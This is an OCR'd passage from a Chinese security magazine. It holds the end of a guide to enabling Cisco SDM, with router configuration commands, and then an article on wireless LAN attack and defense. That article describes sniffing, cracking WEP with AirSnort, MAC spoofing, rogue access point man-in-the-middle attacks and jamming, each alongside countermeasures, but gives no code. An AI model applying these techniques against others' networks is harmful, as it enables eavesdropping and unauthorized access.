步骤3：为本地登录和15级权限配置SSH和"远程登录"：


```
Router(config)#line vty 0 4
Router(config-line)#privilege level 15
Router(config-line)#login local
Router(config-line)#transport input telnet
Router(config-line)#transport input telnet ssh
Router(config-line)#exit
```

步骤4：（可选）启用本地登录以支持日志监控功能：

```
Router(config)#logging buffered 51200 warning
```


4.SDM的访问及应用


将SDM安装到路由器后，在IE中输入"http://路由器IP地址"，就可以开始使用SDM了。通过SDM，我们可以一目了然地实时了解CPU、内存利用率以及端口状态、VPN、防火墙、Log等信息，如图1所示。


图1

单击任意SDM窗口中的"帮助"按钮即可获取有关要执行任务的详细信息。而且SDM 将自动保存对路由器运行配置的更改，并将运行配置保存到启动配置，图2为接口配置窗口。

通过SDM我们可以轻松实现安全审计功能 它能检查并引导你关闭Finger、Pad、Tcp&Udp Small Services、Ip Soure Route、Snmp等不安全的功能，启用Password Encryption、Banner等功能，给Http、Vty加上源地址限制以加强路由器安全性……通过SDM能够配置的功能太多了：NTP、SNMP、DNS、AAA、NAT。图2中显示了一个应用到端口上的访问控制列表，这也是通过SDM进行配置的。下面是接口流量信息，如图3 所示。


图2


图3

结束语

作为三层设备，路由器是一种技术含量很高的网络设备，涉及到各种协议，技术面较广。熟练运用SDM管理各种路由器，及时处理各种突发故障，对维护网路的正常运转有着重要意义。本文仅就Cisco系列路由器开通SDM功能的方法进行介绍，对Cisco各系列路由器的类似问题，其具体操作也类似。SDM下载地址为：http://www.cisco.com/pcgi-bin/tablebuild.pl/sdm（需要CCO账号）。在安装SDM之前要求计算机预先安装JRE 1.4.2_05，如果尚未安装，可以到SUN网站下载安装。

适合读者：安全爱好者
前置知识：网络基础知识

无线网络攻防

文/图 孤烟逐云【江苏大学信息安全系】

无线网络安全涵盖的方面非常多：从标准安全的角度来看，有蓝牙、802.11x、CDMA、GSM和 3G；从平台的角度着眼，有PDA、笔记本、手机、寻呼机、手持式PC等。由于本人水平有限，不可能在此讨论所有的方面，所以只能谈谈相对于普通的有线局域网络，无线局域网（WLAN）将会给我们带来什么安全隐患。我也不打算用很长的篇幅来讲述一些理论性很强的东西，免得有骗稿费的嫌疑，我会从一个攻击者的角度带领大家进入无线局域网的攻防世界。

先简单介绍无线网络的扑拓 。无线网络有两个重要的组成部分：基站和网络桥接器[stations(STA)and access points(AP)]。有[ad-hoc(peer-to-peer)和 infrastructure mode]两种无线网络操作模式。在[the ad-hoc mode]模式下客户端（STA）与客户端之间可以在网络内直接通信，无需透过AP。在[the infrastructure mode]模式下客户端发送通信请求给AP。AP的作用就好比网桥，该模式是种整合了有线与无线局域网络架构的应用模式。简单的说来就是要么通过访问点（AP）进行连接，要么点对点连接。

SSID(Service Set Identifier)将一个无线局域网分为几个不同的子网络，每一个子网络都有其对应的身份标识（SSID），只有无线终端设置了配对的SSID才接入相应的子网络。所以可以认为SSID是一个简单的口令，提供了口令认证机制，实现了一定的安全性。但是这种口令极易被无线终端探测出来，企业级无线应用绝不能只依赖这种技术做安全保障，而只能作为区分不同无线服务区的标识。Windows XP就能找到附近无线网络的SSID（还是比尔大叔想的周到啊）。Windows XP支持主寻找附近AP的方法。只需打开无线网卡的"属性"页，单击"无线网络"选项卡，就可以看到一个包含当前可用无线网络的列表。你还可以从此处选择连接到任意可用的访问点。对于被动发现无线网络的方式，我们可以使用AiroPeek侦听流量，找到附近的无线网络。下面给出一个典型的校园网络拓扑示意图，如图1 所示。




图1

另外无线网卡还有它先天不足的地方，如果无线AP所发出的信号很微弱，一旦有建筑物阻隔，信号衰减将呈直线下降，甚至会使连接断开。由于市场竞争的缘故，使得很多厂商为了压缩成本，更快地占据市场份额，而使AP的发射功率存在严重不足。

对此，我们可以使用天线来解决。天线对不同方向具有不同的辐射和接收能力，这就是天线的方向性。衡量天线方向性通常使用方向图，在水平面上，辐射与接收无最大方向的天线称为全向天线，有一个或多个最大方向的天线称为定向天线。全向天线由于其无方向性，所以多用在点对多点通信的中心台。定向天线由于具有最大辐射或接收方向，因此能量集中，增益相对全向天线要高，适合于远距离点对点通信，同时由于具有方向性，抗干扰能力比较强。天线的增益值越高，方向性也就越高，涵盖范围也越广。一般的结论是，我们需要最少5dBi和最多8dBi的增益值以得到传输距离的明显提升。而且价格也不贵，普通的天线也不过两三百的样子，TPLink的就不错，广州市场上5dbi的Linksys天线只要69元，假如你是DIY一族的话，一个易拉罐就能做成一个天线，使用天线是增强传输距离和抗干扰的一种比较好的方法。

相对于普通的有线网络，只要有无线网络信号覆盖到的地方，任何一个无线客户端都可以接收到此接入点的信号，所以别有用心的黑客去窃听或干扰信息就会容易得多。新一代的黑客再也不是坐在电脑前猛敲键盘的了，而可能是西装革履开着奔驰在目标附近寻找泄漏的无线信号，然后伺机发动攻击。对此，老外称之为战争驾驶(War Drive)。

无线网络除了需要面对普通有线网络所固有的安全问题之外，还有自身独特的安全问题存在：外部人员可以通过无线网络绕过防火墙，对内部网络进行非授权存取。无线网络传输的信息没有加密或加密很弱，易被窃取、篡改和插入。无线网络易被拒绝服务攻击（DOS）和干扰，内鬼可以设置无线网卡为P2P模式与外部人员连接。最重要的一点，无线网络的安全产品相对较少。

由于无线网络只是在传输方式上和传统网络有区别，所以常规的安全风险如病毒，恶意攻击，非授权访问等都是存在的，这就要求我们继续加强常规方式上的安全措施。WLAN目前面临的主要问题如下。

1.网络窃听

这已经不是什么新技术了，但是无线网络的出现

似乎将这个问题给放大了。比如说，以往窃听有线网络，必须得进行层层渗透，才能进入某个内网。但现在就不同了，假如我是想知道微软机密的攻击者，我会直接去硅谷微软总部门外进行监听。其实对于防范网络窃听，解决方法也非常简单：我们除了使用WEP外，还可以使用第三方的加密方案。

在抓包时，出了个小问题，Ehthernet无法使我的无线网卡在混杂模式下抓包。但是使用AiroPeek就可以，不知是何原因。如图2 所示。




图2

2．WEP攻击

有线等效加密(Wired Equivalent Privacy，WEP)是一种符合802.11b标准的无线网络安全协议。它在无线数据发送时对数据进行加密，加密范围覆盖了所使用的任何数据。我们一定要使用它。但是必须强调它是基于密钥的，因此不要一直使用默认密钥。对于初次访问系统的个人用户我们应当为其创建单独的WEP密钥。当然也不能认为有了WEP就万事大吉。如果一个加密系统具有算法或实现上的缺陷，那么密码也很容易被破解。WEP就是典型的例子，原本很好的密码系统(RC4)却因为实现不佳，留下了很多的缺陷，导致RC4发挥不出应有的效率。要破解WEP，只需要很短的时间。AirSnort和WEP Crack是破解WEP的利器。有兴趣的读者可以自己去尝试一下。AirSnort不太好找，所以我专门为大家找了一个。

3．MAC欺骗与AP中间人欺骗

即使AP启用了MAC地址过滤，使未授权黑客的无线网卡不能连接AP，这并不意味着能阻止黑客进行无线信号侦听。目前市场上绝大多数的无线网卡都能使用软件更改MAC地址，这使获得一个合法的MAC地址成为一件很容易的事情。

AP中间人欺骗则是一种更为可怕的攻击方式，如果一个攻击者有台无线设备，并且它的信号强于真实AP的信号，那么目标将会联接到我们攻击者的(Ap)中。一旦连接建立，后面的事情我想就不用多说了。解决这种攻击的通常做法是采用双向认证方法(即网络认证用户，同时用户也认证网络)和基于应用层的加密认证(如HTTPS＋WEB)。

4．信号干扰

如果能直接砸了AP的话，这种攻击效果肯定是最佳的。由于2.4GHz的频率是向公众开放的，许多无线设备都可在这个范围内工作。因此802.11b无线网络的信号可以受到新型2.4 Hz数字无绳电话的干扰。当然，也包括我们家中的微波炉。蓝牙也是一种无线通信的协议，同样可以通过WLAN的信号传输，在附近有蓝牙通讯的情况下，无线信号强度会受到非常大的影响。如图3、图4所示(注意右下角的网络信号图示)。




图3

